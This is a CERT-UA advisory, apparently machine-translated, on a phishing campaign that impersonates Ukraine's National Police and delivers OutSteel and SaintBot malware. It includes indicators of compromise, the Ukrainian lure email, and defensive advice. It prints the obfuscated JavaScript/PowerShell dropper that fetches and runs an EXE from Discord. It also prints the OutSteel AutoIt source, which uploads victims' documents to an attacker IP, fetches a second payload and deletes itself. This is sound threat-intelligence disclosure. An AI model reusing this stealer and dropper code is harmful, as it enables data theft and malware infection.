CERT-UA

cert.gov.ua/article/18419

general information

The Governmental Computer Emergency Response Team of Ukraine CERT-UA received information from the coordinating entity on the dissemination, allegedly on behalf of the National Police of Ukraine, of e-mails with attachments in the form of password-protected DOCX documents, such as “Crime Report (Belous Alexei Sergeevich) .docx "or" Report of a crime.docx ".

These documents contain built-in objects, the activation of which will create and run a Javascript file on your computer, such as "GSU207@POLICE.GOV.UA - Message (2) .js". The latter, using powershell, will connect to the Discord service and download and execute an EXE file, which will damage the victim's computer with the malicious program OutSteel (compilation date: 30.01.2022).

The activity is associated with the activities of the UAC-0056 group.

Indicators of compromise

Files:

```
4d01975268c215fc26ed79ebd17ec22d Report on the commission of a crime (Belous Alexei
Sergeevich) .docx
12ed130045b2e731bc66c9261c88efaa GSU207@POLICE.GOV.UA - Messages (2) .js
22c1d43016cb2b8b9e5e5e9895526354 Report of a crime .docx
0e3c3fe6167485807c4d36a904dfcae1 GSU207@POLICE.GOV.UA - Messages (17) .js
259f06fcdb971f606d239b3178110981 putty.exe
ccc3750d9270d1e8c95649d91f94033b putty.dmp.exe (OutSteel)
5fa2c64ed3e9944030b6fd9f3d3d7102 puttyjejfrwu.exe
57a10dad336f1a6cb206dca7ddd3fcaf AutoIt.exe (OutSteel)
ab2a92e0fc5a6f63336e442f34089f16 1406.exe (SaintBot)
af9a60ea728985f492119ebf713e0716 load4849kd30.exe (SaintBot)
247165c7d96bf443b6a7360a44b7dcfb f0d.exe
cd8915c63f3134425aa7c851f5f1e645 f1d.exe
```

Network:

```
hxxps: //cdn.discordapp [.] com / attachments / 932413459872747544/938291977735266344
/ putty.exe
hxxps: //cdn.discordapp [.] com / attachments / 932413459872747544/938317934026170408
/ puttyjejfrwu.exe
hxxp: //185.244.41 [.] 109: 8080 / upld /
hxxp: // eumr [.] site / load74h74830.exe
185.244.41 [.] 109
eumr [.] site
mariaparsons10811 @ gmail [.] com
```

Hosts:

```
% PUBLIC% \ GoogleChromeUpdate.exe
% USERPROFILE% \ Documents \ .exe
% TEMP% \ GSU207@POLICE.GOV.UA - Message (2) .js
% TEMP% \ rmm.bat
% TEMP% \ svjhost.exe
```

Processes:

```
1 powershell.exe "% USERPROFILE% \ Documents \ .exe"
11 powershell.exe "% USERPROFILE% \ Documents \ .exe"
3 powershell.exe> <address>: 443
22 powershell.exe cdn.discordapp [.] Com
1 wscript.exe powershell.exe "% SYSTEMROOT% \ System32 \ WindowsPowerShell \ v1.0 \
powershell.exe" [NeT.seRvIcepOiNtmanAgER] :: sECURITyPROToCOL =
[neT.SEcurITypRotOcoLType] :: Tls12; Irm -uRI ("hxxps: //cdn.discordapp [.] Com /
attachments / 932413459872747544/938291977735266344 / putty.exe") -outfilE "$ enV:
PuBLICGoogleChromeUpdate.exe"; sTArt-pRoceSs "$ eNV: pUBLIcGoogleChromeUpdate.exe"
1 WINWORD.EXE wscript.exe "% SYSTEMROOT% \ System32 \ WScript.exe" "% TEMP% \
GSU207@POLICE.GOV.UA - Messages (2) .js"
```


Additional Information

We recommend that you block access to services on the Internet that are not necessary and / or may create additional risks (such as Discord).

We draw your attention to the correct configuration of security policies and security measures for your computer, namely:

- prohibit MS Office processes (in particular, WINWORD.EXE) from running potentially dangerous programs, in this case - wscript.exe (Sysmon EventID: 1);
- monitor network connections (Sysmon EventID: 3.22) of potentially dangerous programs (powershell.exe, etc.)

Graphic images



From: : gsu207@police.gov.ua : , Національна поліція України <mariaparsons10811@gmail.com> Sent: Wed 2/2/2

To: s[redacted].gov.ua

Cc:

Subject: Повідомлення про вчинення злочину

Повідомлення

Шановний громадянин, повідомляємо вам що нами зафіксовано випадок підробки сертифіката про вакцинацію проти COV
19. Просимо Вас надати номер телефону, що діє, для первинного опитування. Ваші дані були отримані в результаті спеціальної операції із затримання осіб, які надавали послуги з підробки документів про фіктивну вакцинацію.

Це повідомлення є останнім попередженням і в разі невиконання законних вимог і неявки щодо вас буде розпочато розшуковий захід з подальшим арештом.

Вимагаємо познайомитися з повідомленням про вчинення кримінального характеру і дати згоду на первинне опитування
якості свідка.

Паролем на файл є вам email

Національна поліція України

01601, м. Київ, вул. Академіка Богомольця, 10
тед: (044) 253-64-04

Ім'я	Дата змінення	Тип	Розмір
GSU207@POLICE.GOV.UA - Повідомлення (2)	2/2/2022 1:00 PM	JScript Script File	1 КБ
GSU207@POLICE.GOV.UA - Повідомлення (15)	2/2/2022 1:00 PM	JScript Script File	1 КБ

```
new      ActiveXObject("ShELL.applIcAtion").SHellExeCuTe(
"pOwerShEll.EXe"          ,         "
[NeT.seRvIcepOiNtmanAgER]::sECURITyPROToCOL =
[neT.SEcurITypRotOcoLType]::Tls12 ;      Irm      -uRI   ("https://c"       +
"dn.discordapp.com/attachme"          +
"nts/932413459872747544/938291977735266634"      +   "4/p"       +
"utty.ex"       +   "e"      )   -outfilE
"$enV:PuBLIC\GoogleChromeUpdate.exe" ; sTArt-pRoceSs
"$eNV:pUBLIc\GoogleChromeUpdate.exe""        ,         "",      "",      0
)        ;
```

```
$url_dwnl = "http://eumr.site/load74h74830.exe"
$url = "http://185.244.41.109:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0
For $i = 1 To $dsks[0]
If $dsks[$i] = @HomeDrive Then
$rem = $i
EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 1 To $dsks[0]
$areturn = _filesearch($dsks[$drv],
"*.doc;*.docx;*.pdf;*.ppt;.pptx;*.dot;*.xls;*.xlsx;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pot;*.pps;*.pst;*.ppa;*.rar;*.zip;*.tar
;*.7z;*.txt")
For $i = 1 To $areturn[0]
$name_new = StringReplace($areturn[$i], ":", "_")
$name_new = StringReplace($name_new, "\", "/")
_http_upload($url & $uuid, $areturn[$i], _stringtohex($name_new), "", _stringtohex($name_new))
Next
Next
Local $path_dwnl = @TempDir & "\\svjhost.exe"
Local $h_dwnl = InetGet($url_dwnl, $path_dwnl, $inet_forcereload, $inet_downloadbackground)
Sleep(250)
Until InetGetInfo($h_dwnl, $inet_downloadcomplete)
InetClose($h_dwnl)
Run("cmd /c start /min " & $path_dwnl, "", @SW_HIDE)
$hfile = FileOpen("rmm.bat", 2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryremvvv" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryremvvv)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min rmm.bat", "", @SW_HIDE)
```

Документ засекречений з метою безпеки одержувача
Для відображення тексту натисніть на ⚠

НАЦІОНАЛЬНА ПОЛІЦІЯ
УКРАЇНИ
ГОЛОВНЕ СЛІДЧЕ УПРАВЛІННЯ

вул. Богомольця, 10, м.Київ, 01601,
тел. 253-13-31, gsu207@police.gov.ua
Ідентифікаційний код 24182205

1 лютого 2022 року № 0222 / 548/50

[redacted]
o.[redacted]a.com

Про порушення кримінальної справи

[redacted]

Т.в.о. заступника начальника [redacted]ик

Fig. 1 Example of an email and a malicious document